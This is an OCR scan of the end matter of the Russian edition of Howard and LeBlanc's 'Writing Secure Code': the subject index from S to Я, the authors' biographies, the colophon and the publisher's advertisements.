safe for scripting (SFS) *см.* код, безопасный, в плане исполнения **сценариев**
salt *см.* модификатор
SAM (Security Account Manager) 318, 339
Schannel 95
SCM (Service Control Manager) 187
script *см.* сценарий
SDDL (Security Descriptor Definition Language) 159-162
Secure Sockets Layer *СМ.* SSL
Secure/Multipurpose Internet Mail Extensions *СМ.* S/MIME
SecureIIS 321
Security Account Manager *СМ.* SAM
Security Configuration Editor *см.* редактор конфигурации безопасности
security descriptor *см.* дескриптор безопасности
Security Descriptor Definition Language *СМ.* SDDL
Security Expressions 317
security ID *СМ.* SID
Security Support Provider *СМ.* SSP
Security Support Provider Interface *СМ.* SSPI
seed value *см.* значение инициирования счетчика
serializing *см.* сериализация
server hijacking *см.* атака, подмена сервера
Server Message Block *см.* SMB
Service Control Manager *СМ.* SCM
service principal name *СМ.* SPN
SFI (safe for initialization) *см.* код, безопасный, в плане инициализации
SFS (safe for scripting) *см.* код, безопасный, в плане исполнения сценариев
SID (security ID) 151, 158, 159, 161–163, 166, 180, 186, 187, 188, 193, 197, 214
— deny-only *см,* идентификатор, запрещающий безопасности
— ограниченный 205
— ограничивающий 201
signed integer *см.* ID, целое со знаком
Simple Mail Transfer Protocol *см.* SMTP
single point of failure *см.* точка критического сбоя
SMB (Server Message Block) 54, 460
SMS (Systems Management Server) 436
SMTP (Simple Mail Transfer **Protocol) 94, 474**
sniffer *см.* сетевой анализатор
social engineering *см.* атака, **социальная инженерия**

socket *см.* сокет
SPN (service principal name) 96. 418
Spoofing identity *см.* опасность. подмена сетевых объектов
SQL injection *см.* внедрение SQL-кода
SSL (Secure Socket Layer) 57. 94. 95, 96, 99, 102, 225, 257, 355, 375, 390
SSP (Security Support Provider) 95
SSPI (Security Support Provider Interface) 95, 265, 390
stack smashing *см.* атака. разрушение стека
stack walk *см.* проход стека
stack-based cookie *см.* стековый cookie-файл
StackGuard 118, 144
STL (Standard Template Library) 139, 310
stream cipher *см.* шифрование, потоковое
Streams 317
strict handle *см.* описатель контекста, строгий
Strings 234
strong named assembly *см.* сборка, со строгим именем
SubSeven 179
superuser *см.* суперпользователь
surrogate pair *см.* суррогатная пара
symbolic link (symlink) *см.* ссылка, символическая
SYN flood *см.* переполнение SYN-запросами
System Access Control List *см.* SACL
system entropy *см.* энтропия системная
Systems Management Server *СМ.* SMS

T

Tampering with data *см.* опасность, модификация данных
TCB (Trusted Computing Base) 185
TCP (Transmission Control Protocol) 10, 390, 391, 404
TCP/IP 54, 99, 390
Terminal Server *см.* сервер терминалов
threat model *см.* опасность, модель
threat target *см.* объект, под угрозой
threat tree *см.* опасность, дерево
throttling *см.* ограничение числа входящих запросов
TLS (Transport Layer Security) 57, 94- 96, 99, 102, 257, 355, 375, 390
token *см.* маркер
Transact-SQL 349
Transmission Control Protocol *СМ.* TCP
Transport Layer Security *СМ.* TLS
truncation error *см.* ошибка, отбрасывания старшего разряда
Trusted Computing Base *см.* TCB
trustworthy computing *см.* доверительные вычисления

U

UDP 390, 391, 408, 462
UDP bomb *см.* атака, UDP-бомба
UID (User ID) 125
UML (Unified Modeling Language) 64, 153
UNC (Universal Naming Convention.) 319
Unicode 130, 132, 304, 327, 374, 377, 378, 380, 386, 387
Unified Modeling Language *СМ.* UML
Universal Naming Convention *см.* UNC
unsigned short *СМ.* ID, беззнаковое «короткое» целое
UPN (user principal name) 339
usability *см.* приложение, удобство использования
USB 472
User ID *СМ.* UID
user principal name *СМ.* UPN
UTF-8 325, 326, 378
UTF-16 378
UTF-32 378

V

VBScript (Microsoft Visual Basic Scripting Edition) 152, 231. 309. 329
VTable hijacking *см.* атака, захват VTable

W

waterfall approach *см.* модель разработки ПО, водопадная
Web 355
Web-based Distributed Authoring and Versioning *СМ.* WebDAV
WebDAV (Web-based Distributed Authoring and Versioning) 320
window station *см.* оконная станция
Windows Scripting Host CM. WSH
Windows Sockets *СМ.* Winsock
Winsock (Windows Sockets) 339, 399
wrappers *см.* функция, оболочка
WSH (Windows Scripting Host) 299
WTLS 102

X

XML 481
XOR 242, 243, 244, 290
XSLT (XSL Transformation) 485
XSS (cross-site scripting) *см.* атака, кросс-сайтовый сценарий

Z

zero-day attack *см.* атака, нулевого дня

А

авторизация 92, 97
алгоритм асимметричного шифрования *см.* RSA
атака 74
— DoS 417
— DoS (Denial of Service) 186
-JScript 369
— ping смерти 448
- UDP-бомба 447
— взломом по словарю 259
— внедрение SQL-кода 344
— выход индекса за границы диапазона 144
— гомографическая 328
— захват VTable 144
— захламление обработчиков исключений 144
— кросс-сайтовый сценарий 294, 298, 355, 359, 360, 368, 480
— на основании визуального совпадения 328
— на регистр 144
— на секретные данные 258
— нулевого дня 89
— отказ в обслуживании 45, 72. 92, 447
— — распределенный 72
— переворота бит 248
— перенаправление указателя 144
— переполнение кучи 144
— поддержка окон приема 398
— подмена
— — источника 185
— — сервера 391
— — сетевых объектов 239, 357. 371
— посредника 54, 96
— разрушение стека 144
— распространение вирусов 178
— социальная инженерия 232
— уговора 477
— уродование страниц Web-сайтов 178
атрибут
— защиты 353
— разрешения 353
аудит 100, 169
аутентификатор 261
аутентификация 92, 93, 417
- IPSec 93, 94, 97
— Kerberos 94
- Kerberos v5 93, 96
— Microsoft Passport 93, 94, 95
— NTLM 93, 94, 96
- RADIUS 93, 94, 97
— базовая 71, 91, 93, 94
— па основе форм 93-95
— на основе хеша 71, 93, 94
— сертификаты X.509 93, 94, 96
— стандартная Windows 93: 95

Б

безопасный сбой 55
библиотека времени выполнения Microsoft Visual C++ 7 *см.* CRT
блок пользовательского окружения 226
брандмауэр 405
брешь 74, 80, 179, 314, 321, 323. 362, 366, 412

В

ветвь 323
— данных 323
— ресурсов 323
вирус 178
— FunLove 179
— ILoveYou 179
— W32.Bolzano 179
владелец объекта 186
вредоносное ПО 178

Г

генерация случайных чисел 223
глобальный кэш сборок *см.* GAC

Д

декартово соединение 85
делегат 483
дерево
— атаки 79
— неисправностей 74
дссериализация 487
дескриптор безопасности 156, 158, 168, 169
диаграмма
— операций 64
— потоков данных *см.* DFD
— потоков управления 278
диспетчер
— локальной безопасности *см.* LSA
— служебных программ *см.* SCM
доверительные вычисления 6

Ж

журнал безопасности 192
журналирование 100
жучок 55

З

запись управления доступом *см.* ACE
заплатка 58
защита доступа к коду *см.* CAS
злонамеренная модификация страниц сайтов 3
значение инициирования счетчика 227
зона 361

И

идентификатор *см.* ID
— безопасности *см.* SID
— запрещающий безопасности 202
— пользователя *см.* UID
— приложения *см.* AppID
избирательная таблица управления доступом *см.* DACL
интерфейс 441
— COM 193
— *ICommandWithParameters* 349
— *IDispatch* 441
— *IDisposable* 290
— *IHttpModule* 94
— *IObjectSafety* 444
— *IPersist* 441
— *ISecurityExample* 438
— *ISerializable* 483
— *IUnknown* 441
- *UsbFileStream* 472
— сервера 398
исключение
— *HttpRequestValidationException* 367
— *PolicyException* 470
— *SecurityException* 476

К

канал именованный 48, 151, 320
качество обслуживания 101
класс
— *BadStringBuf* 122
— *CAtlRegExp* 310
— *CcryptRandom* 228
- *CCryptRandom* 228
— *CString* 140
— *DataProtection* 286
— *ErasableData* 288
— *FileIOPermission* 474
— *FileStream* 485
— *FormsAuthenticationModule* 94
— *PassportAuthenticationModule* 95
— *Password* 290
— *PrincipalPermission* 171
— *RNGCryptoServiceProvider* 230
— *SecurityPermission* 474
— *SqlCommand* 349
— *string* 140
— *SystemIOFile* 476

- *UserInput* 310
— герметичный 479
ключ 222, 250
-3DES 235
- DSA 236
- RSA 235
— временный 235
— длина 235
— долгосрочный 235
— закрытый 100, 235, 237
- импорт 237
— краткосрочный 235
— место хранения **236**
— обмен 239
— открытый 100, 235
— разложение на множители 235
— сертификата 237
— симметричный 235, 237
— создание 231
— управление 234
— шифрования 223, 261
— экспорт 237
— эфемерный 235
код
— аутентификации сообщения *см.* MAC
— безопасный
— — в плане инициализации 441
— — в плане исполнения сценариев 441
— внесение исправлений 36
— вырождение 44
— минимизация пользователей 479
— неработающий 277
— неуправляемый 283
— право на создание 36
— различия 37
- управляемый 288, 463
— управляющий HTML 328
— шестнадцатеричный управляющий 325
кодовая позиция 378
команда параметризованная 348
командная оболочка 110
компонент поддержки национальных языков *см.* NLS
конкатенация строк 139
контекст пользователя 434
контрольный след 92
конфиденциальность 99
КПП (контрольно-пропускной пункт) 296
криптографический провайдер *см.* CSP
криптография 222
— проверочное значение 258
куча 111, 118

Л

локальный диспетчер учетных записей *см.* SAM

М

максимальный период жизни пакета в сегменте *см.* MSL
маркер 186, 187, 188, 197, 214
— изменение 199
— ограниченный 187, 199, 201, 203, 464
— случайный 222
маршалинг 414
маска доступа 154, 170
маскировка 438
метод
— *AddRef* **433**
— *Assert* 472–474, 476
— *Canonicalize* 311
-*Clear* 290
— *Demand* 469, 473, 476
— *Deny* 476
— *Dispose* 290
— *GetRandom* 230, 231
- *GetServerBlanket* **438, 439**
— *GetStringTypeEx* 386
— *GetUnicodeCategory* **386**
— *HttpServerUtility.HTMLEncode* **362**
— *InheritanceDemand* 480
- *Init* 311
— *IsCallerInRole* 172
— *Invoke* 440
— *LinkDemand* 476, 477
— *MyWin32Funtion* 478
— *PermitOnly* 476
— *Print* 442
— *Release* 433
— *SetBlanket* 439
— *Server.HTMLEncode* **362**
— *SetKey* **480**
- *Validate* 311
механизм удаленного вызова процедур *см.* RPC

модель разработки ПО
— водопадная 21
— спиральная 21
модификатор 247, 259, 261
мьютекс 151, 170

О

оболочка 437
— защитная 439
обратный анализ 83
общеязыковая среда исполнения *см.* CLR
объект
— *document.cookie* 357
- *FileSystemObject* 152
— *IAccessControl* 437
— *IserverSecurity* 439
— *PrincipalPermission* 171
- *RegExp* 309
— *SqlConnection* 352
— *Utilities* 230
— под угрозой 71, 74, 78, 84-86
— стыкуемый 440
ограничение числа входящих запросов 101
оконная станция 435
олицетворение 214
опасность 74
- DoS 72
— DREAD 79, 81, 90
— STRIDE 71, 81, 101
- дерево 73, 74, 77, 79, 81, 87. 88, 89
— категория 84, 85, 86
— метод устранения 79, 92, 102
— моделирование 61, 78, 90
— модель 60
— модификация
— — данных 72, 92, 258
— — записей кэша DNS 72
— название 78
— отказ от авторства 72. 92
— повышение уровня привилегий 73, 92
— подлог DNS-сервера 72
— подмена сетевых объектов 71, 92, 258
— разглашение информации 72, 75, 92
— раскрытие секретных данных 258
— реакция 90
- тип 78
— уровень устранения 79
оператор
— msize 141
— sizcof 141
описатель контекста 415, 425
— нулевой 426
— строгий 422
описатель пароля 236
основное имя пользователя *см.* UPN
основное имя службы *см.* SPN
отравление 357
ошибка
— Unicode 132
— в строке форматирования 125
— занижения размера буфера на единицу 116
— индексации массива 123
— номер 79
— отбрасывания старшего разряда 125
— регрессионная 10
— системы безопасности 16

П

переполнение
— SYN-запросами 404
-буфера 108, 112, 125, 132, 372, 378
— кучи 118
— стека 109
подключаемый модуль 357
подпись автономная (detached) 254
последовательность протоколов 414, 431
поток
— данных 67
— ключевой 244
приведение в канонический вид 131, 313, 321, 329
привилегия 97. 98, 101, 180. 187 197
— *Bypass Traverse Checking* 206
— *SeAssignPrimaryTokenPrivilege* 185, 187, 193, 210, 213
— *SeAuditPrivilege* 213
— *SeBackupPrivilege* 181, 184, 192, 213

— *SeChangeNotifyPrivilege* 186, 203, 211, 214
— *SeCreatePagefilePrivilege* 210, 213
— *SeCreatePermanentPrivilege* 210, 213
— *SeCreateTokenPrivilege* 2\3
— *SeDebugPrivilege* 184, 193, 210, 213, 258
— *SeEnableDelegationPrivilege* 214
— *SeImpersonatePrivilege* 214
— *SeIncreaseBasePriorityPrivilege* 210, 213
— *SeIncreaseQuotaPrivilege* 185, 193, 210, 213
— *SeIncreaseQuotaPrivilege* 187
— *SeLoadDriverPrivilege* 185, 210. 213
— *SeLockMemoryPrivilege* 193, 210, 213
— *SeMachineAccountPrivilege* 193, 213
— *SeManageVolumePrivilege* 210
— *SeProfileSingleProcessPrivilege* 210, 213
— *SeRemoteShutdownPrivilege* 186, 192, 214
— *SeRestorePrivilege* 184, 213
— *SeSecurityPrivilege* 192, 193, 210, 213
— *SeShutdownPrivilege* 192, 210, 213
— *SeSyncAgentPrivilege* 214
— *SeSystemEnvironmentPrivilege* 210, 213
— *SeSystemProfilePrivilege* 213
— *SeSystemtimePrivilege* 193, 210, 213
— *SeTakeOwnershipPrivilege* 186, 210, 213
- *SeTcbPrivilege* 185, 192, 212, 213
— *SeUndockPrivilege* 210, 214
— атрибут 199
— область действия 181
— ограничение 177, 215
— оптимальный набор 191
— проверка 188
— удаление 201
привязка 414
приложение
— анализ структуры 71
— декомпозиция 64
— удобство использования 20
приманка 4
пространство имен
— *RegularExpressions* 301
— *System.EnterpriseServices* 287, 288
— *SystemNet* 376
— *System.RuntimeInteropServices* 283
— *System.RuntimeSerialization* 487
— *System.Security.Cryptography* 243. 463
— *System.Security.Cryptography.X509-Certificates* 254
— *System.Text.RegularExpressions* 308, 352
— *System.XmlXsl* 485
протокол
— передачи гипертекста *см* HTTP
— печати *см.* IPP
проход стека 470

Р

разрешение 470
— *EmailAlertPermission* 473, 474
— *EnvironmentPermission* 480
— *FileIOPermission* 470, 471, 473, 485
— *PasswordPermission* 477
— *PrivateKeyPermission* 480
— *ReflectionPermission* 476
— *RequestMinimum* 470
— *SerializationFormatter* 487
— *SocketPermission* 474
— *UnmanagedCode* 474
— декларативное 471
— императивное 471
— серверное 97, 98
регулярные выражения 304, 308–310, 330, 331, 370
редактор конфигурации безопасности 162
режим сквозной (приема всех пакетов) 75, 76
реквизит 93
риск 78, 84, 85, 86
— вероятность обнаружения 80
— воспроизводимость 80
— крут пользователей, попадающих под удар 80
— оценка 79
— подверженность взлому 80

— потенциальный ущерб 79
— суммарный 89
роль 170, 171, 172, 173

С

сборка
— разрешение на доступ 469
— строгое имя 287, 467
— частичное доверие 481
свойство
— document.cookie 364
- innerHTML 364
— innerText 362, 363
— location.bref 360
— location.search 360
— SecurityPermissionFlagAssertion 473
сервер терминалов 155, 166
сериализация 483, 487
сетевой анализатор 75
символ подстановки 348
система рутированная 11
системная таблица управления доступом см. SACL
сканирование портов 5
смарт-карта 9б
событие
— Application_OnPreSendRequest-Headers 365
— onactivate 359
— onclick 363
— onload 359
— onmouseover 359
сокст 189, 390
составные символы 380
список управления доступом см. ACL
ссылка
— жесткая 314
— объектная 438
— символическая 314
стековый cookie-файл 278
суперпользователь 11, 125
суррогатная пара 380
сценарий 4, 10

Т

точка
— критического сбоя 51
— соединения 440
триггер 170, 174
троянец (троянский конь) 178, 179

У

удаление тупиковых записей 278
удаленный вызов процедур см. RPC
удаленный рабочий стол 166
универсальное соглашение об именовании общих ресурсов см. UNC
управление доступом 180, 188
управляемый код 308
усечение 125
участник безопасности 93, 171, 180

Ф

фильтрация 92. 100
функция
- accept 400
— AddAccessAllowedACE 166
— AddAccessAllowedAceEx 166
— AddAccessAllowedACEEx 166
— AddAccessAllowedObjectAce 166
— AllocateUserPhysicalPages 193, 281
— BadFunc 121
— bind 391
— BroadcastSystemMessage[Ex] 192
- close 398
- CloseFileByID 427
— closesocket 401
— CoInitializeSecurity 435, 437, 438
— CompareString 381, 385
— ConnectionString 352
- CopyData 295
— CreateFile 181, 192. 318, 320. 335, 381
— CreatePrivateObjectSecurityEx 193
— CreateProcessA 379
— CreateProcessAsUser 187, 193, 203
— CreateProcessW 379
— CreateRemoteThread 184
— CreateRestictedToken 201
— CreateWellKnownSid \64
— CryptAcquireContext 228
— CryptDeriveKey 262
- CryptExportKey 237
— CryptGenKey 237

— *CryptGenRandom* 225, 228, 230, 267, 271, 360
— *CryptGetHashParam* 260
— *CryptImportKey* 237
— *CryptProtecData* 263
- *CryptProtectData* *262,* 263
— *CryptProtectMemory* 280
— *CryptReleaseContext* 228
— *CryptUnprotectData* *262*
— *CryptUnprotectMemory* 280
— *DatabaseConnect* 277
— *DebugActiveProcess* 193
- *DoThreadWork* 206
— *DsMakeSPN* 420
— *EnterCriticalSection* 459
— *eval* 371
— *ExitWindowsEx* 192
— *fgets* 140
- *FoldString* 387
— *getaddrinfo* 339
— *GetAllSIDs* 197
— *GetExchangeKey* 239
— *GetFileSecurity* 192
- *GetFileType* 332
- *GetFullPathName* 332
- ***GetKey*** 236
— *GetKeyHandle* 236
— *GetLongPathName* 332
— *GetNamedSecurityInfo* 164
— *GetPrivs* 197
— *gets* 140
— *GetSecurityInfo* 164
— *GetServerVariable* 132, 372
— *GetTickCount* 455, 457
— *GetUser* 197
— *GetUserNameEx* 340
— *GetVersionEx* 210
— *GetVolumeInformation* 152
— *HandleInput_Strncpy2* 137
— *HeapAlloc* 276
— *HeapCreate* 276
- *HeapSize* 276
— *HttpRequest.Cookies* 367
— *HttpRequest.Form* 367
— *HttpRequest.QueryString* 367
— *ImpersonateLoggedOnUser* 203
— *inet_ntoa* 140
— *InitializeCriticalSection* 459
— *InitiateSystemShutdown[Ex]* 192
— *IsBadExtension* 299
- *IsNLSDefinedString* 380, 381
— *IsTokenResticted* 205
— *LCMapString* 379, 381
— *LogonUser* 95, 185, 192
— *LsaLookupSids* 412
— *LsaRetrievePrivateData* 189, 264, 268
— *LsaStorePrivateData* 189, 264, 268
— *lstrcat* 133
— *lstrcpy* 133
— *lstrcpyn* 133, 135
-***main*** 117, 121, 455
— *malloc* 111, 169
— *Message* 420
- *MultiByteToWideChar* 131, 336, 378, 381, 382
— *NetJoinDomain* 193
- *NetLocalGroupDel* 193
— *NetUserAdd* 193
— *OpenEventLog* 192
- *OpenFileByID* 427
- *OpenIDFile* 427
— *OpenProcessToken* 197
— *PostMessage* 192
— *PrinterOperations* 425
— *printf* 111
— *PrintMessage* 128
— *PrivilegeCheck* 200
— *quotename* 349
— rattrf 223
- *ReadFileByID* 427
— *ReadProcessMemory* 193
— *RegisterLogonProcess* 192
— *RegQueryValueEx* 148, 150
- *RevertToSelf* 200
— *RpcBindingInqAuthClient* 419, 420
— *RpcBindingSetAuthInfo* 417, 418, 420
— *RpcBindingSetAuthInfoEx* *427*
— *RpcBindingToStringBinding* 430
- *RpcEpRegister* 431
— *RpcImpersonateClient* 427
~ *RpcServerRegisterAuthInfo* 419
- *RpcServerRegisterIf2* 428
— *RpcServerRegisterIfEx* 428
— *RpcStringBindingCompose* 415
— *RpcStringBindingParse* 430
— *_snprintf* 138, 139
— *SaferComputeTokenFromLevel* 207
— *SendMessage* 192
— *SetEntriesInAcl* 164
— *SetFileSecurity* 159

— *SetNamedSecurityInfo* 159, 164
— *SetSecurityDescriptorDacl* 158
— *SetSecurityDescriptorGroup* 158
— *SetSecurityDescriptorOwner* 158
— *SetSecurityDescriptorSacl* 158
— *SetSecurityInfo* 164
— *setsockport* 401
— *SetSystemPowerState* 192
— *SetSystemTime* 193
— *SetThreadToken* 203
— *SetTokenInformation* 192
— *shutdown* 397
— *sizeof* 116
— *sprintf* 137
— *SprintfLogError* 137
— *SQLBindParam* 349
— *SQLNumParams* 349
— *StrCat* 133
— *strcpy* 133, 135
— *StrCpy* 133
— *StrCpyN* 133
— *StringCchCat* 143
— *StripBackslash1* 455, 458
— *StripBackslash2* 455, 458
— *StripBackslash3* 455
— *strncpy* 116, 135
— *TerminateProcess* 184
— *ThreadFunc* 206
— *UseFile(ctxAttacker)* 424
— *VirtualLock* 193, 281, 282
— *WideCharToMultiByte* 378, 381, 382
— *WSAAccept* 401, 404
— дайджеста 99, 259
— криптографическая 241
— линейно согласующаяся 223
— оболочка 193
— строковая 142
— хеш 99, 259

Х

хеш 92
— с ключом 249, 250
— с модификатором данных 259
хеширование 99
хранимая процедура 346
— *sp_executesql* 350
— *sp_GetName* 346
- *utl_file* 348
— *xp_cmdshell* 348

Ц

цифровая подпись 92, 100, 249
— создание 253

Ш

шифрование 92, 99
— асимметричное 243
— блочное 244
— потоковое 243, 244
— симметричное 243
шифрующая файловая система *см.* EFS

Э

энтропия системная 225
эффект Хоторна 37


Я

язык
— объектного моделирования *см.* UML
— определения дескрипторов безопасности *см.* SDDL
ящик почтовый 320

Майкл Ховард

Майкл Ховард занимает пост старшего менеджера программы по безопасности, а также является одним из создателей и активным участником Secure Windows Initiative — команды, которая сотрудничает с проектировщиками, программистами и тестировщиками, помогая им разрабатывать безопасные системы. Он приложил немало усилий для организации большинства кампаний по безопасности в Microsoft. Майкл живет в г. Бельвью, штат Вашингтон, недалеко от университетского городка Microsoft, с женой, сыном и двумя собаками.

Дэвид Лебланк



Дэвид Лебланк, доктор философии, в настоящее время работает в команде Security Strategies в Microsoft, которая следит за безопасностью продуктов Microsoft. Прежде он в качестве разработчика инструментальных средств и «белого» хакера занимался защитой внутренней сети Microsoft. До прихода в Microsoft возглавлял команду, создавшую версию для Windows NT сетевого анализатора Internet Scanner компании Internet Security System. В 1998 г. получил звание доктора философии по охране окружающей среды в Техническом университете штата Джорджия. История о том, как он занялся защитой компьютеров, хотя ранее долгое время изучал вред, наносимый отработавшими автомобильными газами, интересна, но слишком длинна и здесь не поместится. Дэвид живет около городка Монро, штат Вашингтон, с женой, пятью собаками, пятью лошадьми, котами, число которых постоянно варьируется, и рыбами. Если выдается погожий денек, Дэвид выбирается на конную прогулку в горы Каскады.

Ховард Майкл, Лебланк Дэвид

Защищенный код

2-е издание, исправленное

Перевод с английского под общей редакцией *А. Р. Врублевского*

Редактор *Ю. П. Леонова*

Технические редакторы *О. В. Дергачева, Н. Г. Тимченко*

Корректор *Л. А, Панчук*

Компьютерная верстка *В. Б. Хильченко*

Дизайнер обложки *Е. В. Козлова*

Оригинал-макет выполнен с использованием
издательской системы Adobe PageMaker 6.0

TypeMarket FontLibrary
легальный пользователь

Пользователь Para(-)Type
IN LEGAL USE

Главный редактор *А. И. Козлов*

Подготовлено к печати издательством «Русская Редакция»
г. Москва, ул. Антонова-Овсеенко, 13
тел.: (095) 256-5120, тел./факс (095) 256-4541
e-mail: info@rusedit ru, http:// www.rusedic.ru


И. РУССКАЯ РЕДАКЦИЯ


Подписано в печать 30.01.04. Тираж 1500 экз.
Формат 70×100/16. Физ. печ. л. 44

Отпечатано в ОАО «Типография «Новости»
105005, Москва, ул. Фр. Энгельса, 46

Издательство «Русская Редакция»
представляет серию книг

Фундаментальные знания





Маститые авторы и ведущие специалисты Microsoft в области разработки – Чарльз Петцольд, Джеффри Рихтер, Джефф Просиз, Дэвид Сеппа и др. – познакомят вас с флагманской платформой Microsoft .NET. Каждая книга серии – это полное, обстоятельное руководство по .NET Framework, .NET Enterprise Servers, Microsoft Visual Studio .NET и др. Основа серии «Фундаментальные знания» – книги Microsoft Press со статусом Core Reference – ведущие издания от разработчиков для разработчиков.


издательство компьютерной литературы

Русская Редакция

тел.: (095) 256-6120; **тел/факс** (095) 256-4541;
e-mail: [illegible]**sedit.ru;** **http:**//www.ruseditru

Официальные учебные пособия Microsoft

для самостоятельной подготовки



Каждая книга серии «Учебный курс» («Training») Microsoft Press - исчерпывающая справочная информация от первоисточника, занятия, упражнения для самостоятельной работы, видеоролики и вопросы для самопроверки и закрепления знаний. Издания подготовлены с учетом современных требований корпорации Microsoft к уровню профессиональных знаний специалистов по конкретной теме.

издательство компьютерной литературы

РУССКАЯ РЕДАКЦИЯ

тел.: (095) 256-5120; **тел./факс** (095) 256-4541;
e-mail: info@rusedit.ru; **http:**//www.rusedit.ru

как повысить отдачу от вложений в информационную инфраструктуру компании?

обучить специалистов в учебном центре softline®!

Даже грамотный специалист, занятый текущей работой, не в состоянии самостоятельно повышать свою квалификацию. Для этого у него нет ни времени, ни методических материалов. Только авторизованное обучение под руководством опытного инструктора позволяет эффективно на 100% использовать все возможности как IT-инфраструктуры, так и персонала компании.

Непрерывное обучение. Информационные технологии быстро меняются. Также быстро устаревают знания сотрудников. Мы предлагаем экономичный и эффективный способ непрерывного **обучения.** Мы ! отовы разработать корпоративную программу обучения специально для сотрудников вашей компании,

Широкий набор курсов для профессионалов в области IT, которые хотят повысить свой уровень. Большое внимание уделяется вопросам построения правильной IT-инфраструктуры современной компании - вопросам безопасности, защиты данных, резервному копированию, администрированию гети и др.

Авторизованное обучение. SoftLine® является авторизованным учебным центром компаний Microsoft. Symantec, Citrix, VERITAS, и яр,

Высокое качество **обучения.** Обучение ведут сертифицированные преподаватели по официальным методическим материалам. Высокое качество обучения подтверждается откликами **крупнейших** компаний, входящих в ТОП 100 Российского рынка.

Корпоративные программы обучения. SoftLine® ориентируется на долгосрочные отношения с корпоративными клиентами. Мы предлагаем разработку- непрерывной программы обучения сотрудников, которая позволит экономить ресурсы, выделяемые на обучение.

Обратитесь я консультантам учебного центра Анне Дмитраковой или Нине Доминго по тел.: +7(095)232-0023 и закажите бесплатный каталог учебных курсов.

программное обеспечение – лицензирование, обучение, консалтинг

